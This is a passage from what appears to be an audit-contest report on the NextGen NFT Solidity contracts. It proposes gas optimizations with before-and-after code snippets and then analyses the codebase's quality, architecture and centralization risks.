293:             _requireMinted(_tokenId[x]);
294:             tokenImageAndAttributes[_tokenId[x]][0] = _images[x];
295:             tokenImageAndAttributes[_tokenId[x]][1] = _attributes[x];
296:         }
297:     }
```

Use this:

```
File: NextGenCore.sol
283:     function updateImagesAndAttributes(uint256[] memory _tokenId, string[] memory _images, string[] memory _attributes) public FunctionAdminRequired(this.updateImagesAndAttributes.selector) {
290:         uint256 x;
291:         do {
292: require(collectionFreeze[tokenIdsToCollectionIds[_tokenId[x]]] == false, "Data frozen");
293:             _requireMinted(_tokenId[x]);
294:             tokenImageAndAttributes[_tokenId[x]][0] = _images[x];
295:             tokenImageAndAttributes[_tokenId[x]][1] = _attributes[x];
296:             unchecked {
297:                 ++x;
298:             }
299:         } while(x < _tokenId.length);
300:     }
```

Link to instance below

Before VS After

Deployment cost: 5454331 - 5448464 = 5867 gas saved

Function execution cost: 744940 - 744379 = 561 gas saved (per call)

Instead of this:

```
File: MinterContract.sol
184:     function airDropTokens(address[] memory _recipients, string[] memory _tokenData, uint256[] memory _saltfun_o, uint256 _collectionID, uint256[] memory _numberOfTokens) public FunctionAdminRequired(this.airDropTokens.selector) {
185:         require(gencore.retrievewereDataAdded(_collectionID) == true, "Add data");
186:         uint256 collectionTokenMintIndex;
187:         for (uint256 y=0; y< _recipients.length; y++) {
190:             collectionTokenMintIndex = gencore.viewTokensIndexMin(_collectionID) + gencore.viewCirSupply(_collectionID) + _numberOfTokens[y] - 1;
191:             require(collectionTokenMintIndex <= gencore.viewTokensIndexMax(_collectionID), "No supply");
192:             for(uint256 i = 0; i < _numberOfTokens[y]; i++) {
193:                 uint256 mintIndex = gencore.viewTokensIndexMin(_collectionID) + gencore.viewCirSupply(_collectionID);
194:                 gencore.airDropTokens(mintIndex, _recipients[y], _tokenData[y], _saltfun_o[y], _collectionID);
195:             }
196:         }
197:     }
```

Use this:

```
File: MinterContract.sol
181:     function airDropTokens(address[] memory _recipients, string[] memory _tokenData, uint256[] memory _saltfun_o, uint256 _collectionID, uint256[] memory _numberOfTokens) public FunctionAdminRequired(this.airDropTokens.selector) {
182:         require(gencore.retrievewereDataAdded(_collectionID) == true, "Add data");
183:         uint256 collectionTokenMintIndex;
192:         uint256 y;
193:         do {
194:             collectionTokenMintIndex = gencore.viewTokensIndexMin(_collectionID) + gencore.viewCirSupply(_collectionID) + _numberOfTokens[y] - 1;
195:             require(collectionTokenMintIndex <= gencore.viewTokensIndexMax(_collectionID), "No supply");
196:             uint256 i;
197:             do {
198:                 uint256 mintIndex = gencore.viewTokensIndexMin(_collectionID) +
gencore.viewCirSupply(_collectionID);
199:                    gencore.airDropTokens(mintIndex, _recipients[y],
_tokenData[y], _saltfun_o[y], _collectionID);
200:                    unchecked {
201:                        ++i;
202:                    }
203:                } while(i < _numberOfTokens[y]);
204:                unchecked {
205:                    ++y;
206:                }
207:            } while(y < _recipients.length);
208:     }
```

[G-02] Variable only used in current contract can be marked private to save gas

There are 6 instances of this:

Link to instance below

Before VS After

Deployment cost: 5501759 - 5497380 = 4379 gas saved

```
File: NextGenCore.sol
26:   uint256 public newCollectionIndex;
```

Link to remaining 5 instances below

Before VS After

Deployment cost: 5501759 - 5454222 = 47537 gas saved

```
File: NextGenCore.sol
082:     // current amount of burnt tokens per collection
083:     mapping (uint256 => uint256) private burnAmount;
084:
085:     // modify the metadata view
086:     mapping (uint256 => bool) private onchainMetadata;
087:
088:     // artist signature per collection
089:     mapping (uint256 => string) private artistsSignatures;
099:
100:     // artist signed
101:     mapping (uint256 => bool) private artistSigned;
102:
105:     address private minterContract;
```

[G-03] Update `newCollectionIndex` to 1 directly in the constructor to save gas

There is 1 instance of this:

Link to instance below

Before VS After

Deployment cost: 5501759 - 5500900 = 859 gas saved

The state variable `newCollectionIndex` is initially 0 and incremented to 1 using the `x = x + y` pattern. This is done to ensure collectionIds do not start with 0. But instead of using the `x = x + y` pattern, we can just simply update `newCollectionIndex` to 1 to save gas.

Instead of this:

```
File: NextGenCore.sol
108:     constructor(string memory name, string memory symbol, address
_adminsContract) ERC721(name, symbol) {
109:         adminsContract = INextGenAdmins(_adminsContract);
110:         newCollectionIndex = newCollectionIndex + 1;
111:
_setDefaultRoyalty(0x1B1289E34Fe05019511d7b436a5138F361904df0, 690);
112:     }
```

Use this:

```
File: NextGenCore.sol
108:     constructor(string memory name, string memory symbol, address
_adminsContract) ERC721(name, symbol) {
109:         adminsContract = INextGenAdmins(_adminsContract);
110:         newCollectionIndex = 1;
111:
_setDefaultRoyalty(0x1B1289E34Fe05019511d7b436a5138F361904df0, 690);
112:     }
```

[G-04] Use `++newCollectionIndex` instead of `newCollectionIndex = newCollectionIndex + 1` to save gas

There is 1 instance of this:

Before VS After

Deployment cost: 5501759 - 5501291 = 468 gas saved

Function execution cost: 252555 - 252543 = 12 gas saved (per call)

Instead of this:

```
File: NextGenCore.sol
    newCollectionIndex = newCollectionIndex + 1;
```

Use this:

```
File: NextGenCore.sol
    ++newCollectionIndex;
```

[G-05] Allowlist/Public start and end times can use smaller uint sizes in struct `collectionPhasesDataStructure`

There is 1 instance of this:

Link to instance below

Currently the first 4 members of the collectionPhasesDataStructure occupy 4 slots. These members are time related and can make use of smaller uint sizes such as uint64 to save slots and gas.

If we use uint64 (8 bytes) as the size for each of the first 4 members, we can fit all of them in 1 slot (8 * 4 = 32 bytes = 1 slot) instead of 4 slots. This can save gas whenever read/write operations are performed on a struct instance.

Instead of this:

```
File: MinterContract.sol
    struct collectionPhasesDataStructure {
        uint allowlistStartTime; //occupy 4 slots
        uint allowlistEndTime;
        uint publicStartTime;
        uint publicEndTime;
        bytes32 merkleRoot;
        uint256 collectionMintCost;
        uint256 collectionEndMintCost;
        uint256 timePeriod;
        uint256 rate;
        uint8 salesOption;
        address delAddress;
    }
```

Use this:

```
File: MinterContract.sol
    struct collectionPhasesDataStructure {
        uint64 allowlistStartTime; //now occupy 1 slot
        uint64 allowlistEndTime;
        uint64 publicStartTime;
        uint64 publicEndTime;
        bytes32 merkleRoot;
        uint256 collectionMintCost;
        uint256 collectionEndMintCost;
        uint256 timePeriod;
        uint256 rate;
        uint8 salesOption;
        address delAddress;

```

[G-06] Redundant check in public phase conditional block present in `mint()` function can be removed to save gas

There is 1 instance of this:

Link to instance below

Before VS After

Deployment cost: 5454331 - 5415855 = 38476 gas saved

Function execution cost: 531882 - 530831 = 1051 gas saved (per call)

The conditional else-if block below is from the mint() function. The block is used when in public phase. On Line 240, we can remove the require check since on the following Line 241, the condition is already covered in the require check. Thus, this makes the check redundant on Line 240 and should be removed.

```
File: MinterContract.sol
238:         } else if (block.timestamp >= collectionPhases[col].publicStartTime && block.timestamp <= collectionPhases[col].publicEndTime) {
239:             phase = 2;
240:             require(_numberOfTokens <= gencore.viewMaxAllowance(col), "Change no of tokens");
241:             require(gencore.retrieveTokensMintedPublicPerAddress(col, msg.sender) + _numberOfTokens <= gencore.viewMaxAllowance(col), "Max");
242:             mintingAddress = msg.sender;
243:             tokData = '"public"';
```

[G-07] No need to calculate `mintIndex` since `collectionTokenMintIndex` holds the same value

There is 1 instance of this:

Link to instance below

Before VS After

Deployment cost: 5454331 - 5403794 = 50537

On Line 281 and 284, we can observe `mintIndex` retrieving the same value that was previously retrieved by `collectionTokenMintIndex`. Thus, there is no need to create a mintIndex variable and the value of collectionTokenMintIndex can be directly used as the tokenId for the call to the NextGenCore contract on Line 287.

Instead of this:

```
File: MinterContract.sol
275:     function burnToMint(uint256 _burnCollectionID, uint256 _tokenId,
uint256 _mintCollectionID, uint256 _saltfun_o) public payable {
276:         require(burnToMintCollections[_burnCollectionID]
[_mintCollectionID] == true, "Initialize burn");
277:         require(block.timestamp >=
collectionPhases[_mintCollectionID].publicStartTime &&
block.timestamp<=collectionPhases[_mintCollectionID].publicEndTime,"No
minting");
278:         require ((_tokenId >=
gencore.viewTokensIndexMin(_burnCollectionID)) && (_tokenId <=
gencore.viewTokensIndexMax(_burnCollectionID)), "col/token id error");
279:         // minting new token
280:         uint256 collectionTokenMintIndex;
281:         collectionTokenMintIndex =
gencore.viewTokensIndexMin(_mintCollectionID) +
gencore.viewCirSupply(_mintCollectionID);
282:         require(collectionTokenMintIndex <=
gencore.viewTokensIndexMax(_mintCollectionID), "No supply");
283:         require(msg.value >= getPrice(_mintCollectionID), "Wrong
ETH");
284:         uint256 mintIndex =
gencore.viewTokensIndexMin(_mintCollectionID) +
gencore.viewCirSupply(_mintCollectionID);
285:         // burn and mint token
286:         address burner = msg.sender;
287:         gencore.burnToMint(mintIndex, _burnCollectionID, _tokenId,
_mintCollectionID, _saltfun_o, burner);
288:         collectionTotalAmount[_mintCollectionID] =
collectionTotalAmount[_mintCollectionID] + msg.value;
289:     }
```

Use this:

```
File: MinterContract.sol
275:     function burnToMint(uint256 _burnCollectionID, uint256 _tokenId,
uint256 _mintCollectionID, uint256 _saltfun_o) public payable {
276:         require(burnToMintCollections[_burnCollectionID]
[_mintCollectionID] == true, "Initialize burn");
277:         require(block.timestamp >=
collectionPhases[_mintCollectionID].publicStartTime &&
block.timestamp<=collectionPhases[_mintCollectionID].publicEndTime,"No
minting");
278:         require ((_tokenId >=
gencore.viewTokensIndexMin(_burnCollectionID)) && (_tokenId <=
gencore.viewTokensIndexMax(_burnCollectionID)), "col/token id error");
279:         // minting new token
280:         uint256 collectionTokenMintIndex;
281:         collectionTokenMintIndex =
gencore.viewTokensIndexMin(_mintCollectionID) +
gencore.viewCirSupply(_mintCollectionID);
282:         require(collectionTokenMintIndex <=
gencore.viewTokensIndexMax(_mintCollectionID), "No supply");
283:         require(msg.value >= getPrice(_mintCollectionID), "Wrong
ETH");
284:         //uint256 mintIndex =
gencore.viewTokensIndexMin(_mintCollectionID) +
gencore.viewCirSupply(_mintCollectionID);
285:         // burn and mint token
286:         address burner = msg.sender;
287:         gencore.burnToMint(collectionTokenMintIndex,
_burnCollectionID, _tokenId, _mintCollectionID, _saltfun_o, burner);
288:         collectionTotalAmount[_mintCollectionID] =
collectionTotalAmount[_mintCollectionID] + msg.value;
289:     }
```

[G-08] Add address(0) checks to prevent unnecessary external calls to primary addresses that are address(0)

There is 1 instance of this:

Link to instance below

Function execution cost: 200 gas (CALL opcode = 100 gas * 2 for 2 empty primaryAddreses) - 15 gas (GT opcode = 3 gas * 5 since 3 addresses of artist and 2 addresses of team are checked for address(0)) = 185 gas saved (per call)

It is possible for primary addresses to hold address(0) value since in the function proposePrimaryAddressesAndPercentages(), the artist can have only 1 royalty primary address set with max percentage of royalties the artist can receive. This means `primaryAdd1` and `primaryAdd2` are set to 0 with 0%.

Now when paying the artist, there are unnecessary external call being made to the zero address on Line 450 and 451. This would cost 200 gas more (since CALL opcode costs 100 gas each).

Since address(0) would receive 0 royalties, we can wrap each external call with a check that ensures that artistRoyalties[1/2/3] is greater than 0. If not, then we continue the rest of the calls which have royalties > 0.

```
File: MinterContract.sol
443:         artistRoyalties1 = royalties *
collectionArtistPrimaryAddresses[colId].add1Percentage / 100;
444:         artistRoyalties2 = royalties *
collectionArtistPrimaryAddresses[colId].add2Percentage / 100;
445:         artistRoyalties3 = royalties *
```

```
collectionArtistPrimaryAddresses[colId].add3Percentage / 100;
446:         teamRoyalties1 = royalties * _teamperc1 / 100;
447:         teamRoyalties2 = royalties * _teamperc2 / 100;
449:         (bool success1, ) =
payable(collectionArtistPrimaryAddresses[colId].primaryAdd1).call{value:
artistRoyalties1}("");
450:         (bool success2, ) =
payable(collectionArtistPrimaryAddresses[colId].primaryAdd2).call{value:
artistRoyalties2}("");
451:         (bool success3, ) =
payable(collectionArtistPrimaryAddresses[colId].primaryAdd3).call{value:
artistRoyalties3}("");
452:         (bool success4, ) = payable(tm1).call{value: teamRoyalties1}
("");
453:         (bool success5, ) = payable(tm2).call{value: teamRoyalties2}
("");
```

[G-09] Simplify mathematical equation for `decreaserate` in Exponential Decay function (sales model 2) to save gas

There is 1 instance of this:

Link to instance below

Before VS After

Deployment cost: 5454331 - 5450662 = 3669 gas saved

Simplification of decreaserate equation:

Let:
$DR =$ decreaserate
$cMC =$ collectionPhases [_collectionId].collectionMintCost
tP = time period
$bt =$ block.timestamp
ALST = allowlistStartTime

According to Line 551,

$$DR = \left[\left\{ \text{price } - \left(\frac{cMC}{tDiff + 2}\right)\right\}/tP\right] \times [\{bt - (\text{ tDiff } * \text{ tP }) - ALST\}]$$

For the Gas Optimization, we'll only be working on the first part of the DR equation. Naming as DR1.

$$DR1 = \left[\left\{ \text{price } - \left(\frac{cMC}{\text{tDiff} + 2}\right)\right\}/tP\right]$$

Substituting value of variable price from Line 550 ,

$$DR1 = \left[\left\{\left(\frac{cMC}{\text{tDiff} + 1}\right) - \left(\frac{cMC}{\text{tDiff} + 2}\right)\right\}/tP\right]$$

Let's assume, $x = cMC$ and $y =$ tDiff +1

$$DR1 = \left[\left\{\left(\frac{x}{y}\right) - \left(\frac{x}{y+1}\right)\right\}/tP\right]$$
$$DR1 = \left[\left\{\frac{x(y+1) - xy}{y(y+1)}\right\}/tP\right] \quad \text{[Taking LCM]}$$
$$DR1 = \left[\frac{\{xy + x - xy}{y(y+1)}\right\}/tP\Bigg]$$

$DR1 = \left[\left\{\frac{x}{y(y+1)}\right\}/tP\right]$ [xy and $-xy$ cancelled out]
DR1 $= \left[\left\{\frac{cMC}{(tDiff+1)(tDiff+2)}\right\}/tP\right]$ [Resubstituted x and y]

Instead of this:

```
File: MinterContract.sol
569:  decreaserate = ((price -
(collectionPhases[_collectionId].collectionMintCost / (tDiff + 2))) /
collectionPhases[_collectionId].timePeriod) * ((block.timestamp - (tDiff *
collectionPhases[_collectionId].timePeriod) -
collectionPhases[_collectionId].allowlistStartTime));
```

Use this:

```
File: MinterContract.sol
569:  decreaserate = (collectionPhases[_collectionId].collectionMintCost /
((tDiff + 1)*(tDiff + 2))) * ((block.timestamp - (tDiff *
collectionPhases[_collectionId].timePeriod) -
collectionPhases[_collectionId].allowlistStartTime));
```

[G-10] Return early when token reaches resting price in Linear Descending Sale (sales model 2) to save gas

There is 1 instance of this:

Link to instance below

Before VS After

Deployment cost: 5454331 - 5449796 = 4535 gas saved

Function execution cost: 115 gas saved (per call)

The below else block is to calculate the Linear Descending Sale price. Returning early (on Line 576 itself) when the token reaches the resting price in this model will save 115 gas since it would prevent the unnecessary check on Line 579, which will always be false when the token reaches resting price.

Although the hardhat gas reporter did not display the function execution gas saved for the getPrice() function, I've tried to gauge the approximate gas that will be saved per function call.

On Line 576:

- MSTORE to price memory variable (3 gas)

On Line 579:

- 2 MLOADS for accessing `price` and `decreaserate` memory variables (2 * 3 MLOAD opcode cost = 6 gas)
- `price - decreaserate` subtraction SUB operation (3 gas)
- Greater than comparison (3 gas)
- SLOAD to retrieve `collectionEndMintCost` (100 gas)

Total Gas saved: 3 + 6 + 3 + 3 + 100 = 115 gas per call

Instead of this:

```
File: MinterContract.sol
572:             } else {
573:                 if
(((collectionPhases[_collectionId].collectionMintCost -
collectionPhases[_collectionId].collectionEndMintCost) /
(collectionPhases[_collectionId].rate)) > tDiff) {
574:                     price =
collectionPhases[_collectionId].collectionMintCost - (tDiff *
collectionPhases[_collectionId].rate);
575:                } else {
576:                    price =
collectionPhases[_collectionId].collectionEndMintCost;
577:                }
578:            }
579:            if (price - decreaserate >
collectionPhases[_collectionId].collectionEndMintCost) {
580:                return price - decreaserate;
581:            } else {
582:                return
collectionPhases[_collectionId].collectionEndMintCost;
583:            }
```

Use this (change on **Line 576**):

```
File: MinterContract.sol
572:            } else {
573:                if
(((collectionPhases[_collectionId].collectionMintCost -
collectionPhases[_collectionId].collectionEndMintCost) /
(collectionPhases[_collectionId].rate)) > tDiff) {
574:                    price =
collectionPhases[_collectionId].collectionMintCost - (tDiff *
collectionPhases[_collectionId].rate);
575:                } else {
576:                    return
collectionPhases[_collectionId].collectionEndMintCost;
577:                }
578:            }
579:            if (price - decreaserate >
collectionPhases[_collectionId].collectionEndMintCost) {
580:                return price - decreaserate;
581:            } else {
582:                return
collectionPhases[_collectionId].collectionEndMintCost;
583:            }
```

[G-11] No need to track variable `highBid` in for loop of function `returnHighestBid()` to save gas

There is 1 instance of this:

Link to instance below

Function execution cost: 3 gas * auctionInfoData[_tokenid].length + 100 * auctionInfoData[_tokenid].length (since MSTORE costs 3 gas and SLOAD costs 100 gas)

Similar to the for loop in function returnHighestBidder(), the for loop in function returnHighestBid() does not need to track `highBid` on each iteration since the index holding the last non-zero bidder in the array is being tracked, which can be finally returned in the upcoming if check. **Note: The last non-zero bidder because participateToAuction allows users to participate only if msg.value is greater than previous bid. The non-zero because the last bidder in the array can cancel his bid.)

Instead of this:

```
File: AuctionDemo.sol
            for (uint256 i=0; i< auctionInfoData[_tokenid].length; i++) {
                if (auctionInfoData[_tokenid][i].bid > highBid && auctionInfoData[_tokenid][i].status == true) {
                    highBid = auctionInfoData[_tokenid][i].bid;
                    index = i;
                }
            }
```

Use this:

```
File: AuctionDemo.sol
            for (uint256 i=0; i< auctionInfoData[_tokenid].length; i++) {
                if (auctionInfoData[_tokenid][i].bid > highBid && auctionInfoData[_tokenid][i].status == true) {
                    index = i;
                }
            }
```

[G-12] Remove redundant check from function `returnHighestBidder()` to save gas

There is 1 instance of this:

Link to instance below

Remove check on Line 95 since it is already checked in the if check in the for loop on Line 91.

```
File: AuctionDemo.sol
90:         for (uint256 i=0; i< auctionInfoData[_tokenid].length; i++) {
91:             if (auctionInfoData[_tokenid][i].bid > highBid && auctionInfoData[_tokenid][i].status == true) {
92:                 index = i;
93:             }
94:         }
95:         if (auctionInfoData[_tokenid][index].status == true) {
96:                 return auctionInfoData[_tokenid][index].bidder;
97:             } else {
```

```
98:                    revert("No Active Bidder");
99:            }
```

[G-13] Use `msg.sender` instead of accessing bidder from storage in function `cancelBid()` to save gas

There is 1 instance of this:

Link to instance below

Function execution cost: 98 gas saved (per call) (CALLER opcode costs 2 gas while SLOAD opcode costs 100 gas)

We do not need to worry about the bidder not being the msg.sender since that is already checked in the function cancelBid() here on Line 126.

Instead of this:

```
File: AuctionDemo.sol
128:         (bool success, ) = payable(auctionInfoData[_tokenid]
[index].bidder).call{value: auctionInfoData[_tokenid][index].bid}("");
```

Use this:

```
File: AuctionDemo.sol
128:         (bool success, ) = payable(msg.sender).call{value:
auctionInfoData[_tokenid][index].bid}("");
```

Analysis Report

Preface

This audit report should be approached with the following points in mind:

- The report does not include repetitive documentation that the team is already aware of. It does include suggestions to provide more clarity on certain aspects in the documentation.
- The report is crafted towards providing the sponsors with value such as unknown edge case scenarios, faulty developer assumptions and unnoticed architecture-level weak spots.
- If there exists repetitive documentation (mainly in Mechanism Review), it is to provide the judge with more context on a specific high-level or in-depth scenario for ease of understandability.

Approach taken in evaluating the codebase

Time spent on this audit: 14 days (Full duration of the contest)

Day 1-4

- Understand the idea of the project and grasp a high level mental model of the contract interactions.
- Reviewed the NextGenAdmins, NextGenCore and MinterContract to understand the core functionality of the protocol.
- Add inline bookmarks in the code in the form of questions, such as, "Could X do Y to mint more tokens or bypass this Z check?"
- Noted down some obvious gas optimizations and low-severity issues not covered by the bot

Day 5-9

- Reviewed the AuctionDemo and the 3 Randomizer contracts
- Explored findings and manually validated them with inline bookmarks
- Read about Chainlink VRF security consideration as well as researched the ARRNGController.sol contract deployed on Ethereum mainnet.
- Added some more notes for attack ideas to visit later on

Day 10-11

- Writing Gas/QA report
- Writing HM reports with only written POC for now


Day 12-14

- Setting up a foundry environment within the hardhat tests
- Validating most of the HMs with coded POCs/tests
- Filtering out invalid and low-severity issues from HMs
- Writing Analysis Report

Architecture recommendations

Protocol Structure

The protocol has been structured in a very simplistic manner. The contracts in the protocol can be divided into five categories, namely, Core, Minter, Admin, Auction and Randomizer contracts.



What's unique?

1. Use of Solidity's rounding for Periodicity in Sales model 2 and 3 - Solidity's loss of precision/rounding down has been used as a feature to calculate tDiff and periods for the Exponential/Linear descending Sales (sales option 2) and Periodic Sale model (sales option 3). This allows the property of periodicity to exist in the codebase, allowing to enforce invariants such as "1mint/period".
2. Onchain and offchain metadata compatiblity - The NextGen contracts allows collections of any type to support onchain and offchain metadata compatibility, which opens up doors to experimental features such as University Certificates, Onchain Music, Artwork and many more sectors to flourish.
3. Freezing and setting final supply for collections - Most NFT contracts allow changing the supply by minting/burning tokens, thereby fluctuating the demand. By locking the data and final supply, immutability is revitalized into the collection, which can help increase user trust into the creators and their collection.
4. Intentional Pseudo-Randomness - The RandomizerNXT.sol contract introduces a model similar to PRNG, which provides the NextGen team to sell it as a separate service as well as provide the collection artist with more options, ideas and innovations to integrate with their existing collection idea/generative script.
5. Connection with the outside NFT world - Other than marketplaces where NFT's can be directly transferred/bought/sold, NextGen introduces another market to exist using their burnOrSwapExternalToMint() function in MinterContract with external NFT tokens. This is a particularly simple implementation but opens up a lot of pathways, considering NextGen collections are experimental and can include collections ranging from onchain music ownership to mintpass systems.
6. Combination of 3 Sale models with allowlist/public phases - There are currently numerous combinations between the two phase types and 3 sale models, which allow artists to hold multiple allowlist/public phases with any sales model of their choice. For example, when the NFT trade market (such as nftperp) is in a bull run, the collection admins can generate more revenue by selling more tokens to users by setting up multiple rounds of allowlist/public phases ready for minting.
7. Guarded launch of collections through max allowances - The collection admins can use max allowances along with periodic sale minting to ensure the prices of their NFTs (in the external markets) are less volatile during launch. This is a hidden but unique feature of allowances along with periodicity that unlocks new opportunities for the collection creators.

What ideas can be incorporated?

- Integrating ERC1155 tokens to not limit artist to ERC721 standard non-fungiblity model
- Allowing users to auction their NFT tokens
- Allowing support for multi-artist collections since the current codebase only allows one artist's signature to be stored for a collection
- Enabling delegatees to enter auction on behalf of delegator
- Support for re-auctioning a token in AuctionDemo.sol

Codebase quality analysis

Since I found numerous coded POC confirmed issues, the only way I would decide the quality of this codebase is through the issues per contract and design structure i.e. code readability/maintainability.

Admins Contract: The NextGenAdmins contract was quite simplistic. I had a quick glance at it since it was short and brief to understand. Since there were no issues here, I would mark this as high-quality.

Randomizer Contracts: The RandomizerVRF.sol, RandomizerRNG.sol and RandomizerNXT.sol collectively only had around 3 issues, some of which had no severe impact on the codebase. When it comes to the security considerations and code maintainability, the team seems to knowing the intracacies and some potential attack vectors, which have been neatly mitigated with access controls and limiting function visibility. Due to this, I would mark this as high-quality.

AuctionDemo Contract: This contract has 3 High-severity issues, which were missed out due to loose equality checks and missing storage updates in the claimAuction() and cancelAllBids() functions. The design choice of participate-claim-cancel makes sense but the severity of the issues anyday overshadow the design choice for quality since the potential impact of the issues expand not only to the current auction but also to other auctions running in parallel. Due to this, I would mark this as low-quality.

MinterContract: Most of the high and medium-severity issues I found were heavily related to this contract's missing state updates, require checks, missing functionality for support of sales model 3 as well as breaking of invariants. Due to this, I would mark this as low-quality.

NextGenCore Contract: The NextGenCore contract included 2 High-severity issues, one from reentrancy through _safeMint() and the other due to missing state update in burnToMint(). The rest of the contract does not seem to have any major issues that I've come across. Due to this, I would mark this as low-quality.

Test Coverage of these contracts The Core contracts have tests implemented in hardhat except AuctionDemo.sol and the Randomizers. The core contract have not been tested for specific branches or combinations but only basic functionality. Additionally, no fuzz testing, strict invariant testing or fork testing has been performed, considering the fact that randomness services like Chainlink VRF is used.

Although I have not delved deeper into the issues here, this is my overall opinion on the codebase quality analysis based on both issues per contract and code readability/maintainability. Due to this, I woould rank it as almost close to touching the Medium-quality bar but no higher.

Centralization risks

A. There are 4 trusted roles that are already mentioned in README, which are (from highest to lowest power):

1. Global Admin
2. Function Admin
3. Collection Admin
4. Artist

B. Each of these roles have their downsides. But let's see how they can be mitigated:

1. In case, the collection admin and artist turn out to be malicious, the global admin can just revoke their permissions.
2. But in case, the global and function admins turn out be malicious, the collection admins and artists are at risk.
3. In order to ensure less centralization in this aspect, each collection admin/artist should have a separate multi-sig with the global/function admin. But unfortunately, this will not be enough since the

global/function admins can always gain majority or remove collection admins/artist. In order to further decentralize this, consider implementing a RBAC timelock on all admin related functions, which can be voted upon by the collection admins/artists. This would be the safest implementation in my opinion.

C. Last but not the least, there is another crucial role in the codebase, which has not been surfaced even in the README. This is the ownerOf() or the deployer of the AuctionDemo.sol contract. This role is entrusted with or receives all the auction winner's ETH bid amounts. It is important to ensure that this address is some sort of multisig handled by the team.

